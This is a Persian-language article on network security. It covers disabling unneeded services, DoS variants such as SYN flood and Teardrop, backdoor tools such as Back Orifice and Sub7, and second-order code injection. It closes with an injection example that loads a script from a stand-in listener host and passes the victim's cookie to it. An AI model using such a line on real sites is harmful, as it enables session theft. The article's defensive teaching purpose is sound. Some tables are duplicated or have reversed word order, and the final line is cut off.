- آیا پروتکل و یا پروتکل های انتخاب شده ما را ملزم به نصب سرویس های اضافه ای می نمایند ؟
- آیا پروتکل های انتخاب شده دارای مسائل امنیتی خاصی بوده که می بایست مورد توجه و بررسی قرار گیرد ؟

در تعداد زیادی از شبکه های کامپیوتری ،از چندین سیستم عامل نظیر ویندوز ، یونیکس و یا لینوکس ، استفاده می گردد . در چنین مواردی می توان از پروتکل TCP/IP به عنوان فصل مشترک بین آنان استفاده نمود. در ادامه می بایست در خصوص فرآیند اختصاص آدرس های IP تصیم گیری نمود (به صورت ایستا و یا پویا و به کمک DHCP) . در صورتی که تصمیم گرفته شود که فرآیند اختصاص آدرس های IP به صورت پویا و به کمک DHCP ، انجام شود، به یک سرویس اضافه و با نام DHCP نیاز خواهیم داشت . با این که استفاده از DHCP مدیریت شبکه را آسانتر می نماید ولی از لحاظ امنیتی دارای درجه پائین تری نسبت به اختصاص ایستای آدرس های IP ، می باشد چراکه کاربران ناشناس و گمنام می توانند پس از اتصال به شبکه ، بلافاصله از منبع صادرکننده آدرس های IP ، یک آدرس IP را دریافت و به عنوان یک سرویس گیرنده در شبکه ایفای وظیفه نمایند. این وضعیت در ارتباط با شبکه های بدون کابل غیرایمن نیز صدق می نماید. مثلا" یک فرد می تواند با استقرار در پارکینگ یک ساختمان و به کمک یک Laptop به شبکه شما با استفاده از یک اتصال بدون کابل ، متصل گردد. پروتکل TCP/IP ، برای "معادل سازی نام به آدرس " از یک سرویس دهنده DNS نیز استفاده می نماید . در شبکه های ترکیبی شامل چندین سیستم عامل نظیر ویندوز و یونیکس و با توجه به این که ویندوز NT 4.0 و یا ۲۰۰۰ شده است ، علاوه بر DNS به سرویس WINS نیز نیاز می باشد . همزمان با انتخاب پروتکل ها و سرویس های مورد نیاز آنان ، می بایست بررسی لازم در خصوص چالش های امنیتی هر یک از آنان نیز بررسی و اطلاعات مربوطه مستند گردند(مستندسازی ، ارج نهادن به زمان خود و دیگران است) . راه حل انتخابی ، می بایست کاهش تهدیدات مرتبط با هر یک از سرویس ها و پروتکل ها را در یک شبکه به دنبال داشته باشد .

مزایای غیرفعال نمودن پروتکل ها و سرویس های غیرضروری

استفاده عملیاتی از یک سرویس دهنده بدون بررسی دقیق سرویس ها ، پروتکل ها و پیکربندی متناظر با هر یک از آنان زمینه بروز تهدیدات و حملات را در یک شبکه به دنبال خواهد داشت . فراموش نکنیم که مهاجمان همواره قربانیان خود را از بین سرویس دهندگانی که به درستی پیکربندی نشده اند ، انتخاب می نمایند. بنابراین می بایست به سرعت در خصوص سرویس هائی که قصد غیرفعال نمودن آنان را داریم ، تصمیم گیری شود . قطعا" نصب سرویس ها و یا پروتکل هائی که قصد استفاده از آنان وجود ندارد ، امری منطقی و قابل قبول نخواهد بود. در صورتی که این نوع از سرویس ها نصب و به درستی پیکربندی نگردند ، مهاجمان می توانند با استفاده از آنان ، آسیب های جدی را متوجه شبکه نمایند . تهدید فوق می تواند از درون شبکه و یا خارج از شبکه متوجه یک شبکه کامپیوتری گردد . بر اساس برخی آمارهای منتشر شده ، اغلب آسیب ها و تهدیدات در شبکه یک سازمان توسط کارکنان کنجکا و و یا ناراضی صورت می پذیرد تا از طریق مهاجمان خارج از شبکه .

بخاطر داشته باشید که ایمن سازی شبکه های کامپیوتری مستلزم اختصاص زمان لازم و کافی برای برنامه ریزی است . سازمان ها و موسسات علاقه مندند به موازات عرضه فن آوری های جدید ، به سرعت از آنان استفاده نموده تا بتوانند از مزایای آنان در جهت اهداف سازمانی خود استفاده نمایند. تعداد و تنوع گزینه های انتخابی در خصوص پیکربندی هر سیستم عامل ، به سرعت رشد می نماید . امروزه وجود توانائی لازم در جهت شناسائی و پیاده سازی سرویس ها و پروتکل های مورد نیاز در یک شبکه خود به یک مهارت ارزشمند تبدیل شده است. بنابراین لازم است کارشناسان فن آوری اطلاعات که مسئولیت شغلی آنان در ارتباط با شبکه و ایمن سازی اطلاعات است ، به صورت مستمر و با اعتقاد به اصل بسیار مهم " اشتراک دانش و تجارب " ، خود را بهنگام نمایند. اعتقاد عملی به اصل فوق ، زمینه کاهش حملات و تهدیدات را در هر شبکه کامپیوتری به دنبال خواهد داشت .

حملات (Attacks)

با توجه به ماهیت ناشناس بودن کاربران شبکه های کامپیوتری ، خصوصا" اینترنت ،امروزه شاهد افزایش حملات بر روی تمامی انواع سرویس دهندگان می باشیم . علت بروز چنین حملاتی می تواند از یک کنجکاوی ساده شروع و تا اهداف مخرب و ویرانگر ادامه یابد.

برای پیشگیری ، شناسائی ، برخورد سریع و توقف حملات ، می بایست در مرحله اول قادر به تشخیص و شناسائی زمان و موقعیت بروز یک تهاجم باشیم . به عبارت دیگر چگونه از بروز یک حمله و یا تهاجم در شبکه خود آگاه می شویم ؟ چگونه با آن برخورد نموده و در سریعترین زمان ممکن آن را متوقف نموده تا میزان صدمات و آسیب به منابع اطلاعاتی سازمان به حداقل مقدار خود برسد ؟ شناسائی نوع حملات و نحوه پیاده سازی یک سیستم حفاظتی مطمئن در مقابل آنان یکی از وظایف مهم کارشناسان امنیت اطلاعات و شبکه های کامپیوتری است .شناخت دشمن و آگاهی از روش های تهاجم وی ، احتمال موفقیت ما را در رویاروئی با آنان افزایش خواهد داد. بنابراین لازم است با انواع حملات و تهاجماتی که تاکنون متوجه شبکه های کامپیوتری شده است ، بیشتر آشنا شده و از این رهگذر تجاربی ارزشمند را کسب تا در آینده بتوانیم به نحو مطلوب از آنان استفاده نمائیم . جدول زیر برخی از حملات متداول را نشان می دهد :

انواع حملات	
Distributed Denial of & (DoS) Denial of Service (Service (DDoS	
Spoofing	Door Back
Replay	Middle Man in the
Weak Keys	Hijacking TCP/IP
Password Guessing	Mathematical
Dictionary	Force Brute
Exploitation Software	Birthday
Viruses	Code Malicious
Horses Trojan	Hoaxes Virus
Worms	Bombs Logic
Auditing	Engineering Social
	Scanning System

نواع حملات در شبکه های کامپیوتری

در بخش اول این مقاله به ضرورت شناسائی سرویس ها و پروتکل ها ی غیرضروری ، نصب و پیکربندی سرویس ها و پروتکل های مورد نیاز با لحاظ نمودن مسائل امنیتی در یک شبکه ، اشاره گردید . همانگونه که در بخش اول این مقاله اشاره شد ، حملات در یک شبکه کامپیوتری ، حاصل پیوند سه عنصر مهم سرویس ها ی فعال ، پروتکل های استفاده شده و پورت های باز می باشد. کارشناسان امنیت اطلاعات می بایست با تمرکز بر سه محور فوق ، شبکه ای ایمن و مقاوم در مقابل انواع حملات را ایجاد و نگهداری نمایند.

انواع حملات	
Distributed Denial of & (DoS) Denial of Service (Service (DDoS	
Spoofing	Door Back
Replay	Middle Man in the
Weak Keys	Hijacking TCP/IP
Password Guessing	Mathematical
Dictionary	Force Brute
Exploitation Software	Birthday
Viruses	Code Malicious
Horses Trojan	Hoaxes Virus
Worms	Bombs Logic
Auditing	Engineering Social

Scanning System

حملات از نوع DoS

هدف از حملات DoS ، ایجاد اختلال در منابع و یا سرویس هائی است که کاربران قصد دستیابی و استفاده از آنان را دارند (از کار انداختن سرویس ها) . مهمترین هدف این نوع از حملات ، سلب دستیابی کاربران به یک منبع خاص است . در این نوع حملات، مهاجمان با بکارگیری روش های متعددی تلاش می نمایند که کاربران مجاز را به منظور دستیابی و استفاده از یک سرویس خاص ، دچار مشکل نموده و بنوعی در مجموعه سرویس هائی که یک شبکه ارائه می نماید ، اختلال ایجاد نمایند . تلاش در جهت ایجاد ترافیک کاذب در شبکه ، اختلال در ارتباط بین دو ماشین ، ممانعت کاربران مجاز به منظور دستیابی به یک سرویس ، ایجاد اختلال در سرویس ها ، نمونه هائی از سایر اهدافی است که مهاجمان دنبال می نمایند . در برخی موارد و به منظور انجام حملات گسترده از حملات DoS به عنوان نقطه شروع و یک عنصر جانبی استفاده شده تا بستر لازم برای تهاجم اصلی ، فراهم گردد . استفاده صحیح و قانونی از برخی منابع نیز ممکن است ، تهاجمی از نوع DoS را به دنبال داشته باشد . مثلا" یک مهاجم می تواند از یک سایت FTP که مجوز دستیابی به آن به صورت anonymous می باشد ، به منظور ذخیره نسخه هائی از نرم افزارهای غیرقانونی ، استفاده از فضای ذخیره سازی دیسک و یا ایجاد ترافیک کاذب در شبکه استفاده نماید . این نوع از حملات می تواند غیرفعال شدن کامپیوتر و یا شبکه مورد نظر را به دنبال داشته باشد . حملات فوق با محوریت و تاکید بر نقش و عملیات مربوط به هر یک از پروتکل های شبکه و بدون نیاز به اخذ تائیدیه و یا مجوزهای لازم ، صورت می پذیرد . برای انجام این نوع حملات از ابزارهای متعددی استفاده می شود که با کمی حوصله و جستجو در اینترنت می توان به آنان دستیابی پیدا کرد . مدیران شبکه های کامپیوتری می توانند از این نوع ابزارها ، به منظور تست ارتباط ایجاد شده و اشکال زدائی شبکه استفاده نمایند . حملات DoS تاکنون با اشکال متفاوتی ، محقق شده اند . در ادامه با برخی از آنان آشنا می شویم .

- Smurf/smurfing : این نوع حملات مبتنی بر تابع Reply پروتکل Control Message Internet (Protocol) ICMP ،بوده و بیشتر با نام ping شناخته شده می باشند .(Ping ، ابزاری است که پس از فعال شدن از طریق خط دستور ، تابع Reply پروتکل ICMP را فرامی خواند) . در این نوع حملات ، مهاجم اقدام به ارسال بسته های اطلاعاتی Ping به آدرس های Broadcast شبکه نموده که در آنان آدرس مبداء هر یک از بسته های اطلاعاتی Ping شده با آدرس کامپیوتر قربانی ، جایگزین می گردد .بدین ترتیب یک ترافیک کاذب در شبکه ایجاد و امکان استفاده از منابع شبکه با اختلال مواجه می گردد.
- Fraggle : این نوع از حملات شباهت زیادی با حملات از نوع Smurf داشته و تنها تفاوت موجود به استفاده از UDP (User Datagram Protocol) در مقابل ICMP ، برمی گردد . در حملات فوق ، مهاجمان اقدام به ارسال بسته های اطلاعاتی UDP به آدرس های Broadcast (مشابه تهاجم Smurf) می نمایند . این نوع از بسته های اطلاعاتی UDP به مقصد پورت ۷ (echo) و یا پورت ۱۹ (Chargen) ، هدایت می گردند.
- Ping flood : در این نوع تهاجم ، با ارسال مستقیم درخواست های Ping به کامپیوتر قربانی ، سعی می گردد که سرویس ها بلاک و یا فعالیت آنان کاهش یابد. در یک نوع خاص از تهاجم فوق که به ping of death ، معروف است ، اندازه بسته های اطلاعاتی به حدی زیاد می شود که سیستم (کامپیوتر قربانی) ، قادر به برخورد مناسب با اینچنین بسته های اطلاعاتی نخواهد بود .
- SYN flood : در این نوع تهاجم از مزایای three-way handshake مربوط به TCP استفاده می گردد . سیستم مبداء اقدام به ارسال مجموعه ای گسترده از درخواست های SYN (synchronization) نموده بدون این که ACK (acknowledgment) نهائی آنان را ارسال نماید. بدین ترتیب half-open TCP sessions (ارتباطات نیمه فعال) ، ایجاد می گردد . با توجه به این که پشته TCP ، قبل از reset نمودن پورت ، در انتظار باقی خواهد ماند ، تهاجم فوق ، سرریز بافر اتصال کامپیوتر مقصد را به دنبال داشته و عملا" امکان ایجاد ارتباط وی با سرویس گیرندگان معتبر ، غیر ممکن می گردد .
- Land : تهاجم فوق، تاکنون در نسخه های متفاوتی از سیستم های عامل ویندوز ، یونیکس ، مکینتاش و IOS سیسکو،مشاهده شده است . در این نوع حملات ، مهاجمان اقدام به ارسال یک بسته اطلاعاتی TCP/IP SYN (synchronization) که دارای آدرس های مبداء و مقصد یکسان به همراه پورت های مبداء و مقصد مشابه می باشد ، برای سیستم های هدف می نمایند . بدین ترتیب سیستم قربانی، قادر به پاسخگوئی مناسب بسته اطلاعاتی نخواهد بود .
- Teardrop : در این نوع حملات از یکی از خصلت های UDP در پشته TCP/IP برخی سیستم های عامل (TCPپیاده سازی شده در یک سیستم عامل) ، استفاده می گردد. در حملات فوق ، مهاجمان اقدام به ارسال بسته های اطلاعاتی fragmented برای سیستم هدف با مقادیر افست فرد در دنباله ای از بسته های اطلاعاتی می نمایند . زمانی که سیستم عامل سعی در بازسازی بسته های اطلاعاتی اولیه fragmented می نماید، قطعات ارسال شده بر روی یکدیگر بازنویسی شده و اختلال سیستم را به دنبال خواهد داشت . با توجه به عدم برخورد مناسب با مشکل فوق در برخی از سیستم های عامل ، سیستم هدف ، Crash و یا راه اندازی مجدد می گردد .

- Bonk : این نوع از حملات بیشتر متوجه ماشین هائی است که از سیستم عامل ویندوز استفاده می نمایند . در حملات فوق ، مهاجمان اقدام به ارسال بسته های اطلاعاتی UDP مخدوش به مقصد پورت ۵۳ DNS ، می نمایند بدین ترتیب در عملکرد سیستم اختلال ایجاد شده و سیستم Crash می نماید .
- Boink : این نوع از حملات مشابه تهاجمات Bonk می باشند. با این تفاوت که در مقابل استفاده از پورت ۵۳ ، چندین پورت ، هدف قرارمی گیرد .

Service	Port
Echo	7
Systat	11
Netstat	15
Chargen	19
FTP-Data	20
FTP	21
SSH	22
Telnet	23
SMTP	25
TACACS	49
DNS	53
HTTP	80
POP3	110
Portmap	111
SNMP	161/162
HTTPS	443
RADIUS	1812

متداولترین پورت های استفاده شده در حملات DoS

یکی دیگر از حملات DoS ، نوع خاص و در عین حال ساده ای از یک حمله DoS می باشد که با نام (Distributed DoS DDoS) ، شناخته می شود .در این رابطه می توان از نرم افزارهای متعددی به منظور انجام این نوع حملات و از درون یک شبکه ، استفاده بعمل آورد. کاربران ناراضی و یا افرادی که دارای سوء نیت می باشند، می توانند بدون هیچگونه تاثیری از دنیای خارج از شبکه سازمان خود ، اقدام به ازکارانداختن سرویس ها در شبکه نمایند. در چنین حملاتی ، مهاجمان نرم افزاری خاص و موسوم به Zombie را توزیع می نمایند . این نوع نرم افزارها به مهاجمان اجازه خواهد داد که تمام و یا بخشی از سیستم کامپیوتری آلوده را تحت کنترل خود درآورند. مهاجمان پس از آسیب اولیه به سیستم هدف با استفاده از نرم افزار نصب شده Zombie ، تهاجم نهائی خود را با بکارگیری مجموعه ای وسیع از میزبانان انجام خواهند داد. ماهیت و نحوه انجام این نوع از حملات ، مشابه یک تهاجم استاندارد DoS بوده ولی قدرت تخریب و آسیبی که مهاجمان متوجه سیستم های آلوده می نمایند ، متاثر از مجموع ماشین هائی (Zombie) است که تحت کنترل مهاجمان قرار گرفته شده است .
به منظور حفاظت شبکه ، می توان فیلترهائی را بر روی روترهای خارجی شبکه به منظور دورانداختن بسته های اطلاعاتی مشمول حملات DoS ، پیکربندی نمود .در چنین مواردی می بایست از فیلتری دیگر که امکان مشاهده ترافیک (مبداء از طریق اینترنت) و یک آدرس داخلی شبکه را فراهم می نماید ، نیز استفاده گردد .

حملات از نوع Back door

Back door ، برنامه ای است که امکان دستیابی به یک سیستم را بدون بررسی و کنترل امنیتی ، فراهم می نماید . برنامه نویسان معمولا" چنین پتانسیل هائی را در برنامه ها پیش بینی تا امکان اشکال زدائی و ویرایش کدهای نوشته شده در زمان تست بکارگیری نرم افزار ، فراهم گردد. با توجه به این که تعداد زیادی از امکانات فوق ، مستند نمی گردند ، پس از اتمام مرحله تست به همان وضعیت باقی مانده و تهدیدات امنیتی متعددی را به دنبال خواهند داشت .
برخی از متداولترین نرم افزارها ئی که از آنان به عنوان back door استفاده می گردد ، عبارتند از :

- Back Orifice : برنامه فوق یک ابزار مدیریت از راه دور می باشد که به مدیران سیستم امکان کنترل یک کامپیوتر را از راه دور (مثلا" از طریق اینترنت) ، خواهد داد. نرم افزار فوق ، ابزاری خطرناک است که توسط گروهی با نام Cult of the Dead Cow Communications ، ایجاد شده است . این نرم افزار دارای دو بخش مجزا می باشد : یک بخش سرویس گیرنده و یک بخش سرویس دهنده . بخش سرویس گیرنده بر روی یک ماشین اجراء و زمینه مانیتور نمودن و کنترل یک ماشین دیگر که بر روی آن بخش سرویس دهنده اجراء شده است را فراهم می نماید .
- NetBus : این برنامه نیز نظیر Back Orifice ، امکان دستیابی و کنترل از راه دور یک ماشین از طریق اینترنت را فراهم می نماید.. برنامه فوق تحت سیستم عامل ویندوز (نسخه های متفاوت از NT تا ۹۵ و ۹۸) ، اجراء و از دو بخش جداگانه تشکیل شده است : بخش سرویس دهنده (بخشی که بر روی کامپیوتر قربانی مستقر خواهد شد) و بخش سرویس گیرنده (برنامه ای که مسولیت یافتن و کنترل سرویس دهنده را برعهده دارد) . برنامه فوق ، به حریم خصوصی کاربران در زمان اتصال به اینترنت ، تجاوز و تهدیدات امنیتی متعددی را به دنبال خواهد داشت .
- (Sub7) SubSeven ، این برنامه برنامه نیز تحت ویندوز اجراء شده و دارای عملکردی مشابه Back Orifice و NetBus می باشد . پس از فعال شدن برنامه فوق بر روی سیستم هدف و اتصال به اینترنت ،هر شخصی که دارای نرم افزار سرویس گیرنده باشد ، قادر به دستیابی نامحدود به سیستم خواهد بود .

نرم افزارهای Back Orifice، Sub7 ،NetBus دارای دو بخش ضروری سرویس دهنده و سرویس گیرنده، می باشند . سرویس دهنده بر روی ماشین آلوده مستقر شده و از بخش سرویس گیرنده به منظور کنترل از راه دور سرویس دهنده ، استفاده می گردد.به نرم افزارهای فوق ، " سرویس دهندگان غیرقانونی " گفته می شود .
برخی از نرم افزارها از اعتبار بالائی برخوردار بوده ولی ممکن است توسط کاربرانی که اهداف مخربی دارند ، مورد استفاده قرار گیرند :

- (Computing)VNC Virtual Network : نرم افزار فوق توسط آزمایشگاه T&AT و با هدف کنترل از راه دور یک سیستم ، ارائه شده است . با استفاده از برنامه فوق ، امکان مشاهده محیط Desktop از هر مکانی نظیر اینترنت ، فراهم می گردد . یکی از ویژگی های جالب این نرم افزار ، حمایت گسترده از معماری های متفاوت است .
- PCAnywhere : نرم افزار فوق توسط شرکت Symantec ، با هدف کنترل از راه دور یک سیستم با لحاظ نمودن فن آوری رمزنگاری و تائید اعتبار ، ارائه شده است . با توجه به سهولت استفاده از نرم افزار فوق ، شرکت ها و موسسات فراوانی در حال حاضر از آن و به منظور دستیابی به یک سیستم از راه دور استفاده می نمایند .
- Services Terminal : نرم افزار فوق توسط شرکت مایکروسافت و به همراه سیستم عامل ویندوز و به منظور کنترل از راه دور یک سیستم ، ارائه شده است .

همانند سایر نرم افزارهای کاربردی ، نرم افزارهای فوق را می توان هم در جهت اهداف مثبت و هم در جهت اهداف مخرب بکارگرفت.

بهترین روش به منظور پیشگیری از حملات Back doors ، آموزش کاربران و مانیتورینگ عملکرد هر یک از نرم افزارهای موجود می باشد. به کاربران می بایست آموزش داده شود که صرفا" از منابع و سایت های مطمئن اقدام به دریافت و نصب نرم افزار بر روی سیستم خود نمایند . نصب و استفاده از برنامه های آنتی ویروس می تواند کمک قابل توجهی در بلاک نمودن عملکرد اینچنین نرم افزارهائی (نظیر : Back Orifice, NetBus, and Sub7) را به دنبال داشته باشد . برنامه های آنتی ویروس می بایست به صورت مستمر بهنگام شده تا امکان شناسائی نرم افزارهای جدید ، فراهم گردد .

حملات تزریق دو مرحله ای ، جدید و خطرناک

چکیده

بسیاری از روشهای حمله از طریق تزریق کد (Code Injection) ، به سمت برنامه های کاربردی تحت وب (Web Application) نشانه رفته اند که بسته به نوع روش مورد استفاده می توانند اعمالی مانند دزدیدن اطلاعات جلسه کاری (Session) یا اجرای یک دستور SQL را انجام دهند. مواقعی پیش می آید که نفوذگر می تواند یک کد مخرب را در یک محل ذخیره کند تا بعدها بتواند راهی برای اجرای آن پیدا کند. این روش به حمله دو مرحله ای (Second Order) موسوم است . یک حمله دو مرحله ای از لحاظ اینکه کد در چه قسمتی ذخیره می شود به چند دسته تقسیم می شود که در قسمت بعد به آن خواهیم پرداخت.

پیش زمینه :

در اکثر موارد هدف هکر از تزریق یک کد ، به یک برنامه کاربردی وب ، رسیدن به یک پاسخ سریع از میزبان مورد حمله است. روشهای معمول برای حمله از طریق تزریق کد به شرح زیر می باشند :

Html-Embeded : با استفاده از این نوع حمله ، هکر وانمود می کند که یک صفحه از سایت را دیفیس کرده است. این حمله از آنجا ناشی می شود که برنامه کاربردی و یا اشکالاتی که در ترجمه کدهای HTML در مرورگر ا وجود دارد ، نمی توانند به درستی صفحه درخواستی کاربر را تجزیه و تحلیل کنند و با خطا مواجهه می شوند و این خطا به همراه قسمتی از صفحه اصلی نمایش داده می شود و به نظر می آید که صفحه اصلی توسط هکر تغییر کرده است.

Cross-Site Scripting : معمولا برای اجرای یک کد اسکریپتی در سمت کاربر مورد استفاده قرار می گیرد که این کد توسط هکر کنترل می شود و برای اهدافی چون سرقت اطلاعات قربانی یا نصب یک تروجان روی کامپیوتر قربانی استفاده می شود.

Sql Injection : این روش به جای فرستادن اطلاعات توسط یک فرم به سمت سرور ، یک کد sql را می فرستد که می تواند باعث دستیابی غیر مجاز به اطلاعات بانک اطلاعاتی یا منجر به اجرای یک اسکریپت روی سرور شود که می تواند منجر به آشکار شدن اطلاعات غیر مجاز برای هکر گردد.

Buffer Overflow : در این روش هکر ، یک تکه کد خاص را به سمت سرور یا برنامه کاربردی ارسال می کند. از این روش برای تاثیر گذاری روی حافظه برنامه ها و ایجاد پتانسیل لازم برای یک حمله DOS یا اجرای یک تکه کد خطرناک استفاده می شود.

File includes :یک آسیب پذیری معمول است که اجازه می دهد تا هکر اطلاعات مخربی مثل مسیر یک فایل یا متغییر های تنظیماتی سیستم عامل را تغییر دهد و یا با استفاده از اطلاعاتی که از آنها به دست می آورد می تواند سیستم را به دست بگیرد.

مسایلی وجود دارد که در یک حمله دخیل می باشند:

زمان : چه هنگامی حمله در برنامه کاربردی تاثیر می گذارد و هکر پاسخ می گیرد ؟ به صورت بی درنگ ، اجرا در پیش زمینه در زیر پروسه های مختلف

موقعیت: در چه مکانی کدهای تزریق می شوند ؟ کلاینت ، سرور اصلی یا سرور فرعی

محیط : در چه محیطی کدهای تزریقی ، اجرا می شوند ؟ مرورگر مشتری ، ایستگاه کاری مشتری ، کنسول مدیریت

منبع : از چه مکانی از برنامه کاربردی کد تزریق می شود؟ فرم تعیین هویت مشتری ، داده های ذخیره شده در پایگاه داده

راههای زیادی برای تزریق کدها به برنامه های کاربردی وجود دارد که در آنها پس از تزریق کد ، هکر سریعا جواب را دریافت می کند. این دسته از حملات را ، حملات یک مرحله ای می نامیم. اما در حملات تزریق دو مرحله ای (Second-order) هکر سریعا جوابی دریافت نمی کند و ممکن است که اصلا برای یک یا چند ماهی اصلا هیچ قربانی برای کدهای مخرب خود پیدا نکند و در حالات دیگر امکان دارد برنامه کاربردی که آسیب پذیر است و اجازه تزریق کد را می دهد همان برنامه های نباشد که مورد حمله واقع می شود.

مفهوم تزریق کد دو مرحله ای :

امروزه برنامه های کاربردی تحت وب هر روز گسترده تر و پیچیده تر می شود و تمایل زیادی به پردازش اطلاعات فرمها قبل از ارسال به سرور به وجود آمده است. حتی اگر اطلاعات برای یک مؤلفه قابل اطمینان باشد هیچ تضمینی وجود ندارد که دیگر مؤلفه ها نیز از این قانون تبعیت کنند.

دسته بندی تزریق کد دو مرحله ای :

۱- Frequency-Base Primary Application :

این دسته شامل برنامه هایی است که درخواستهای کلاینت ها را با استفاده از مدلهای استاتیک دوباره پردازش می کنند. برای مثال برنامه هایی که ۱۰ جستجوی متناوب را انتخاب می کنند و یا درخواستهای معمول کاربران را مبنی بر « پیدا کردن آخرین مقاله در فلان موضوع » یا «پیشنهاد دیگر در همین مورد» را پاسخ می دهند. حمله از این روش معمولا دیگر کاربران برنامه اصلی را نیز هدف قرار می دهند.

۲- Frequency-Base Secondary Application :

این گروه شامل برنامه هایی است که در ابتدا کد تزریقی دریافت نمی کنند ولی در عوض عملیاتی از یک برنامه کاربردی را پردازش می کنند که این کار بصورت استاتیک انجام می پذیرد. مثال این گروه شامل برنامه ای است که درخواستهای وب یا فایلهای ثبت خطا را بررسی می کنند و اطلاعاتی مانند "متداولترین مرورگر وب " یا "متداولترین عبارات جستجو " و یا ... را استخراج می کنند.

حمله از این روش معمولا کاربران Admin را هدف قرار می دهد.

۳- Secondary Support Application :

این دسته شامل برنامه هایی است که بصورت داخلی برای پشتیبانی از برنامه های اصلی بکار می رود. این برنامه ها اغلب اطلاعات مشخص شده بوسیله برنامه های کاربردی اولیه را دستکاری می کنند یا نمایش می دهند و اغلب اطلاعاتی را که باید حفاظت شود را تضمین می کنند. در اغلب موارد برنامه های ثانویه برای نگهداری یا نمایش اطلاعات ارسال شده از کاربر بکار می رود تا این اطلاعات فقط توسط کلاینت یا مالک آن قابل دیدن باشد. مثال این دسته شامل برنامه هایی است که از Help-Desk و از خط تلفن برای بروز کردن اطلاعات مشتری استفاده می کنند.

حمله با این روش معمولا برنامه های کاربران داخلی را تهدید می کند و گاه ممکن است با مهندسی اجتماعی آمیخته شود. مانند تلفن کردن به قسمت پشتیبانی و گفتن اینکه "به نظر می رسد که آدرس من اشتباه است و من نمی توانم آنرا تغییر دهم.آیا شما می توانید آنرا برای من تغییر دهید..."

۴- Casscaded Submission Application :

این گروه شامل برنامه هایی (که بیشتر برنامه های بحرانی هستند) است که استفاده چند کلاینت از یک پردازه را امکان پذیر می کند. برای مثال برنامه ای که کاربر را مجبور به ساختن یک اکانتی شامل آدرس کاربر می کند که آدرس برای عملیات برنامه استفاده می شود مانند " پیدا کردن نزدیکترین مکان به من " یا پیدا کردن افرادی که عبارت Sql " افرادی که در دانشگاه من درس می خوانند " در مورد آنها صدق می کند و نتیجه حمله معمولا روی پایگاه داده انتهایی می باشد.

محلهای ذخیره سازی :

کدهای تزریق شده ممکن است به روشهای مختلفی ذخیره شوند و تکنیک ذخیره شدنشان معمولا نوع حمله را مشخص می کند. برای ذخیره کد معمولا ۳ محل موجود است :

۱- Temporary Storage : برای مثال جستجوی قبلی برنامه و سایر اطلاعات ذخیره شده (Data Cached)

۲- Short-Term Storage: برای مثال اطلاعات ذخیره شده در یک لاگ روزانه یا هفتگی که هر از چند گاهی نگاهی به آنان می شود.

۳- Long-Term Storage: اطلاعات در بانکهای دائمی ذخیره می شود که حذف آنها بایستی بصورت دستی انجام گیرد.


برای درک موضوع مثال هایی بیان می شود که در مقاله بعدی آنها را شرح می دهیم.

طبیعت تزریق کدهای معمولی به گونه ای است که خیلی راحت قابل کشف هستند. با فرستادن یک URL ترکیب شده برای حمله (بطور مثال وجود عبارتی شبیه به) و دیدن پاسخ سرور ، پروسه کشف آسیب پذیری به صورت مکانیزه در می آید. برای برنامه های تحت وبی که عمل تست امنیت و کپسوله سازی کد های تزریقی را انجام می دهند ، فرستادن چند صد نوع از رشته های کد شده (برای مثال جایگزین کردن کاراکتر "<" با (%a003c می تواند منجر به کشف آسب پذیری به شکل خودکار شود. از طرف دیگر ، تست برای تشخیص تزریق کد دو مرحله ای بسیار مشکل است و ممکن است برای آن به آخرین نسخه برنامه های تشخیص دهنده نیاز داشته باشیم. به دلیل تعدد روشهای تزریق دو مرحله ای، تولید برنامه ای که بتواند همه آسیب پذیری های موجود را بررسی کند کمی مشکل است. ۳-۱ کشف اتوماتیک : کشف اتوماتیک تزریق دو مرحله ای به دلیل زمان لازم و مکانهای متغییرش فرآیند سختی است. برای غلبه بر این مشکلات ابزارهای اتوماتیک باید خواص زیر را داشته باشند : ۱- این قابلیت را داشته باشند که بتوانند همه روشهای معمول را پشتیبانی کنند ۲- در داخل هر داده ارسالی یک متغییر وجود داشته باشد تا بتواند بازگشت به عقب (Back Tracking) به یک بردار حمله یکتا ، زمان رویداد ، مکان درج یا سورس کد را داشته باشد. ۳ -بتواند همان حمله را مکررا ارسال کند (مثلا ۱۰۰ تا ۱۰۰۰۰ بار بسته به پیکر بندی برنامه) ۴-توانایی نگاشت(Spydering) یک برنامه تحت وب در زمانهای مختلف برای کشف هر گونه صفحات تغییر یافته شامل اطلاعات ارسالی قبلی یک برنامه که بتواند وظایف فوق را به دوش بگیرد توانایی ردیابی هر چهار دسته از تزریق کدهای نامبرده را دارد. برای ردیابی بعضی از گونه های کلاس ۲و۳ برنامه تست کننده یک سرویس گوش دهنده (Listener)داشته باشد تا بتواند درخواستها را برای مدتی (از یک ساعت تا حتی یک هفته) زیر نظر داشته باشد .بطور ایده آل این برنامه بایستی تحت اینترنت باشد. هدف از این سرویس شنونده ثبت درخواستهای بعدی مرورگر برای منابعی است که امضای حمله دو مرحله ای نامیده می شود. برای مثال بعضی از کدهای اتوماتیک ممکن است شکلی شبیه به این داشته باشد :

Src=http://watcher.example.com/test.htm?sig=677823676&coockie=%20+%20Docu

